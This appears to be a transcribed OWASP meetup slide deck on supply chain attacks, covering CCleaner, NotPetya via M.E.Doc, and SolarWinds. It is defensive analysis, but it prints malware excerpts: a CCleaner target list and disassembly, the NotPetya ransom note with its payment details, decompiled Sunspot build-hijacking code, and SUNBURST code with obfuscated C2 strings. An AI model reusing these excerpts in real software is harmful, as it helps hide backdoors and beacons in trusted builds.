

# SolarWinds compromise – lessons learned

OWASP Meetup Feb 2021  
Vanja Svajcer - @vanjasvajcer

# Agenda

- 1
- 2
- 3

Supply Chain Attacks overview

SolarWinds compromise

Lessons learned



# Supply chain attacks (defenders)

- Exploit the trust relationship between the target and a proxy organization
- Third party trusted product compromised to include malicious component in a product
- Difficult to detect as product built using genuine tools and signed with legitimate private key




# Supply chain attacks (attackers)

- Targeting may be tricky so various methods are used to focus on specific targets
- Need to pivot successfully to retain presence once supply chain compromise is detected
- Finding and compromising another trusted target is not easy

# Ccleaner compromise

## (March 2017)



# Targeted to Tech Companies

2<sup>nd</sup> Stage only delivered to 23 specific domains

```
$DomainList = array(  
    "singtel.corp.root",  
    "htcgroup.corp",  
    "samsung-breda",  
    "Samsung",  
    "SAMSUNG.SEPM",  
    "samsung.sk",  
    "jp.sony.com",  
    "am.sony.com",  
    "gg.gauselmann.com",  
    "vmware.com",  
    "ger.corp.intel.com",  
    "amr.corp.intel.com",  
    "ntdev.corp.microsoft.com",  
    "cisco.com",  
  
    "uk.pri.o2.com",  
    "vf-es.internal.vodafone.com",  
  
    "linksys",  
    "apo.epson.net",  
    "msi.com.tw",  
    "infoview2u.dvrdns.org",  
    "dfw01.corp.akamai.com",  
    "hq.gmail.com",  
    "dlink.com",  
  
    "test.com");  
|
```

- Database Tracked 2<sup>nd</sup> Stage Delivery
- No Cisco Devices Delivered 2<sup>nd</sup> Stage

# Code Reuse with Group 72

The 2<sup>nd</sup> stage payload shows similarities to code used by Group 72

CCleaner  
Malware

The image shows two side-by-side hex editor windows comparing assembly code from CCleaner Malware and Group 72 Malware. Both windows have a dark background with light-colored assembly instructions. Orange arrows point from the CCleaner Malware window to the Group 72 Malware window, highlighting specific sections of code that appear identical or very similar.

CCleaner Malware assembly (left):

```
.text:1000121D ; Attributes: bp-based frame
.text:1000121D CustomBase64 proc near ; CODE XREF: sub_1000252E+1144p
.text:1000121D
.text:1000121D var_4 = dword ptr -4
.text:1000121D arg_0 = dword ptr 8
.text:1000121D arg_4 = dword ptr 0Ch
.text:1000121D arg_8 = dword ptr 10h
.text:1000121D arg_C = dword ptr 14h
...
.text:1000121D push ebp
.text:1000121D mov ebp, esp
.text:1000121D push ecx
.text:1000121D push edi
...
.text:10001222 mov edi, [ebp+arg_0]
.text:10001222 test edi, edi
.text:10001222 jz loc_1000136D
.text:10001222 cmp [ebp+arg_4], 0
.text:10001222 jz loc_1000136D
...
.text:10001230 mov eax, [ebp+arg_4]
...
.text:1000123D push edx
.text:1000123D pop ecx
.text:10001240 div ecx
...
.text:10001242 push 3
...
.text:10001244 xor edx, edx
.pop esi
...
.text:10001247 mov ecx, eax
...
.text:10001249 mov eax, [ebp+arg_4]
...
.text:1000124C div esi
...
.text:1000124E mov eax, ecx
...
.text:10001250 shl eax, 2
...
.text:10001253 mov [ebp+arg_0], eax
...
.text:10001256 test edx, edx
...
.text:10001258 mov [ebp+var_4], edx
...
.text:1000125B jz short loc_10001263
...
.text:1000125D add eax, 4
...
.text:1000125F mov [ebp+arg_0], eax
...
.text:10001263 loc_10001263: ; CODE XREF: CustomBase64+3ET†
...
.text:10001263 mov esi, [ebp+arg_8]
...
.text:10001266 test esi, esi
...
.text:10001268 jnz short loc_10001278
...
.text:1000126A cmp [ebp+arg_C], esi
...
.text:1000126B jnz loc_1000136D
...
.text:10001273 jmp loc_1000136F
...
.text:10001278 loc_10001278: ; CODE XREF: CustomBase64+4BT†
...
.text:10001278 cmp [ebp+arg_C], eax
...
.text:1000127B jb loc_1000136D
...
.text:10001281 test ecx, ecx
...
.text:10001283 push ebx
...
.text:10001284 jbe short loc_100012EE
...
.text:10001286 mov [ebp+arg_C], ecx
...
.text:10001289 loc_10001289: ; CODE XREF: CustomBase64+CF†
...
.text:10001289 mov bl, [edi]
...
.text:1000128B mov al, [edi+1]
...
.text:1000128E inc edi
...
.text:1000128F mov byte ptr [ebp+arg_4+3], al
...
.text:10001292 mov al, bl
...
.text:10001294 inc edi
...
.text:10001295 sar al, 2
...
.text:10001298 and al, 3Fh
...
.text:1000129A push eax
...
.text:1000129B call sub_100011D6
...
.text:100012A0 mov [esi], al
...
.text:100012A2 mov al, byte ptr [ebp+arg_4+3]
...
.text:100012A5 sar al, 4
...
.text:100012A8 and bl, 3
...
.text:100012AB and al, 0Fh
```

Group 72 Malware assembly (right):

```
.text:00401016 ; Attributes: bp-based frame
.text:00401016 CustomBase64 proc near ; CODE XREF: sub_4014CD+18Dp
...
.text:00401016 var_4 = dword ptr -4
...
.text:00401016 arg_0 = dword ptr 8
...
.text:00401016 arg_4 = dword ptr 0Ch
...
.text:00401016 arg_8 = dword ptr 10h
...
.text:00401016 arg_C = dword ptr 14h
...
.text:00401016 push ebp
...
.text:00401017 mov ebp, esp
...
.text:00401019 push esi
...
.text:0040101A push edi
...
.text:0040101C mov edi, [ebp+arg_0]
...
.text:0040101F test edi, edi
...
.text:00401021 jz loc_401166
...
.text:00401027 cmp [ebp+arg_4], 0
...
.text:00401027 jz loc_401166
...
.text:00401028 mov eax, [ebp+arg_4]
...
.text:0040102A push 3
...
.text:0040102B xor edx, edx
...
.text:0040102D div ecx
...
.text:0040102F push 3
...
.text:00401030 xor edx, edx
...
.text:00401032 pop esi
...
.text:00401033 mov ecx, eax
...
.text:00401034 mov eax, [ebp+arg_4]
...
.text:00401035 div esi
...
.text:00401036 mov eax, ecx
...
.text:00401038 shr eax, 2
...
.text:00401039 mov [ebp+arg_0], eax
...
.text:00401040 test edx, edx
...
.text:00401041 mov [ebp+var_4], edx
...
.text:00401042 jz short loc_401054
...
.text:00401045 add eax, 4
...
.text:00401046 mov [ebp+arg_0], eax
...
.text:00401049 mov [ebp+arg_0], eax
...
.text:0040105C loc_40105C: ; CODE XREF: CustomBase64+3ET†
...
.text:0040105C mov esi, [ebp+arg_8]
...
.text:0040105F test esi, esi
...
.text:00401061 jnz short loc_401071
...
.text:00401063 cmp [ebp+arg_C], esi
...
.text:00401066 jnz loc_401166
...
.text:0040106C jmp loc_401168
...
.text:00401071 loc_401071: ; CODE XREF: CustomBase64+4BT†
...
.text:00401071 cmp [ebp+arg_C], eax
...
.text:00401074 jb loc_401166
...
.text:0040107A test ecx, ecx
...
.text:0040107C push ebx
...
.text:0040107D jbe short loc_401087
...
.text:0040107F mov [ebp+arg_C], ecx
...
.text:00401082 loc_401082: ; CODE XREF: CustomBase64+CF†
...
.text:00401082 mov bl, [edi]
...
.text:00401084 mov al, [edi+1]
...
.text:00401087 inc edi
...
.text:00401088 mov byte ptr [ebp+arg_4+3], al
...
.text:0040108B mov al, bl
...
.text:0040108D inc edi
...
.text:0040108E sar al, 2
...
.text:00401091 and al, 3Fh
...
.text:00401093 push eax
...
.text:00401094 call sub_401000
...
.text:00401099 mov [esi], al
...
.text:0040109B mov al, byte ptr [ebp+arg_4+3]
...
.text:0040109F sar al, 4
...
.text:004010A1 and bl, 3
...
.text:004010A4 and al, 0Fh
```

Group 72  
Malware

# Not Petya (June 2017)

 Ukraine / Україна ✅ @Ukraine · Jun 27

Some of our gov agencies, private firms were hit by a virus. No need to panic, we're putting utmost efforts to tackle the issue 🤪



GIF

189 7.8K 11K

# Not Petya

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail [wowsmith123456@posteo.net](mailto:wowsmith123456@posteo.net). Your personal installation key:

J3ME9S-8XNT2d-ZgjYXb-fUFj8m-gMYdyv-6rEiYa-KevGjA-q8Y2f4-5LP82d-ew5GUU

If you already purchased your key, please enter it below.

Key:

# M.E.Doc Timeline



April 14, 2017

01.175-10.01.176 version of MeDoc is released with a backdoor.



May 15, 2017

01.180-10.01.181 version of MeDoc is released with a backdoor.

June 22, 2017

01.188-10.01.189 version of MeDoc is released with a backdoor

June 27, 2017

8:59:14 UTC

Malicious actor used stolen credentials and "su" to obtain root privileges on the update server.



Between 9:11:59 UTC and 9:14:58 UTC

The actor modifies the web server configuration to proxy to an OVH server.

9:14:58 UTC

Logs confirm proxied traffic to OVH.

12:31:12 UTC

The last confirmed proxy connection to OVH is observed. This marks the end of the active infection period.



12:33:00 UTC

The original server configuration is restored.

14:11:07 UTC

Received SSH disconnect from Latvian IP 159.148.186.214

19:46:26 UTC

Third Party Hosting Provider is wiped using "dd if=/dev/zero", filling the hard drive with 0x00.


# SolarWinds Compromise



Source: Daniel Cutberth @dcuthbert


# Threat Activity

## Events timeline




# Threat Activity

## Attack Timeline – Overview



Source: SolarWinds

# Solarwinds components



# Sunspot (stage 0)



Runs as the process taskhostsvc.exe, Contains Trojanized source code, encrypted



Uses C:\Windows\Temp\vmware-vmdmp.log to log errors of “Steps”. Also informational messages. The log file is RC4 encrypted.



Monitors Processes as they are launched on the build machine. If msbuild.exe is found, command line is investigated and if the Orion is being built and replaces InventoryManager.cs



Once build process is finished the original file is restored.

```
lpBuffer = (P UCHAR) DecryptBufferBCrypt((&PTR_DAT_14009ba80)[lVar3 * 6],  
                                         *(ULONG *)(&DAT_14009ba88 + lVar3 * 0x30), uVar7, uVar8,  
                                         uVar9, local_58);  
  
if (lpBuffer == (P UCHAR) 0x0) {  
400024ff:  
    DebugMessage();  
}  
else {  
    if ((local_58[0] < *(uint *)(&DAT_14009ba8c + lVar3 * 0x30)) ||  
        [iVar2 = MD5BCryptCalculate](lpBuffer, *(uint *)(&DAT_14009ba8c + lVar3 * 0x30),  
                                     (P UCHAR) &local_50, iVar2 != 0)) goto LAB_1400024ff;  
    if ((local_50 == *(longlong *)(&PTR_DAT_14009ba98)[lVar3 * 6]) &&  
        (local_48 == *(longlong *)((&PTR_DAT_14009ba98)[lVar3 * 6] + 1))) {  
        lpString1 = param_2 + 0x104;  
        lstrcpyW(lpString1, param_2);  
        PathRemoveExtensionW(lpString1);  
        lVar4 = lVar6;  
        do {  
            lVar5 = lVar4;  
            lVar4 = lVar5 + 1;  
        } while (lpString1[lVar4] != L'\0');  
        lVar4 = lVar6;  
        if (lVar5 + 5U < 0x105) {  
            do {  
                lVar5 = lVar4;  
                lVar4 = lVar5 + 1;  
            } while (lpString1[lVar4] != L'\0');  
            PathAddExtensionW(param_2 + lVar5 + 0x105, L".bk");  
        }  
        BVar1 = CopyFileW(param_2, lpString1, 1);  
    }  
}
```

# Sunburst (stage 1)



Actors compromised the “SolarWinds.Orion.Core.BusinessLayer.dll” component of the SolarWinds Orion IT software update in versions 2019.4 HF 5 through 2020.2.1.



The digitally signed updates were posted on the SolarWinds website from March to May 2020.



This backdoor is tracked by FireEye as SUNBURST, and it can communicate to third party servers using HTTP.



The backdoor loaded by the SolarWinds executable can be instructed to download the next stage (Teardrop) which may download a CS variant from a remote server.

```
// Token: 0x060000901 RID: 2305 RVA: 0x00041380 File Offset: 0x0003F580
internal void RefreshInternal()
{
    if (InventoryManager.log.isDebugEnabled)
    {
        InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", this.engineID);
    }
    try
    {
        if (!OrionImprovementBusinessLayer.IsAlive)
        {
            new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
            {
                IsBackground = true
            }.Start();
        }
    }
    catch (Exception)
    {
    }
    if (this.backgroundInventory.IsRunning)
    {
        InventoryManager.log.Info("Skipping background backgroundInventory check, still running");
        return;
    }
    this.QueueInventoryTasksFromNodeSettings();
}
```

SolarWinds.Orion.BusinessLayer.BackgroundInventory.InventoryManager.RefreshInternal

```
private static readonly string[] patternList = new string[]
{
    OrionImprovementBusinessLayer.ZipHelper.Unzip("07DP1NSIjkvUrYqtidPUKEktLoHzVTQB"),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("07DP1NQozs9JLCrPzEsp1gQA")
};

// Token: 0x0400002E RID: 46
private static readonly string reportStatusName = OrionImprovementBusinessLayer.ZipHelper.Unzip("C0otyC8qCU8sSc5ILQpKLSmqBAA=");

// Token: 0x0400002F RID: 47
private static readonly string serviceStatusName = OrionImprovementBusinessLayer.ZipHelper.Unzip("C0otyC8qCU8sSc5ILQrILy4pyM9LBQA=");

// Token: 0x04000030 RID: 48
private static string userAgentOrionImprovementClient = null;

// Token: 0x04000031 RID: 49
private static string userAgentDefault = null;

// Token: 0x04000032 RID: 50
private static readonly string apiHost = OrionImprovementBusinessLayer.ZipHelper.Unzip("SyzI1Cv0z0ksKs/MSynWS87PBQA=");

// Token: 0x04000033 RID: 51
private static readonly string domain1 = OrionImprovementBusinessLayer.ZipHelper.Unzip("SywrLstNzskvTdFLzs8FAA==");

// Token: 0x04000034 RID: 52
private static readonly string domain2 = OrionImprovementBusinessLayer.ZipHelper.Unzip("SywoKK7MS9ZNLMgEAA==");

// Token: 0x04000035 RID: 53
private static readonly string[] domain3 = new string[]
{
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Sy3VLU8tLtE1BAA"),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Ky3WLU8tLtE1AgA"),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Ky3WTU0sLtE1BAA"),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("Ky3WTU0sLtE1AgA")
};

// Token: 0x04000036 RID: 54
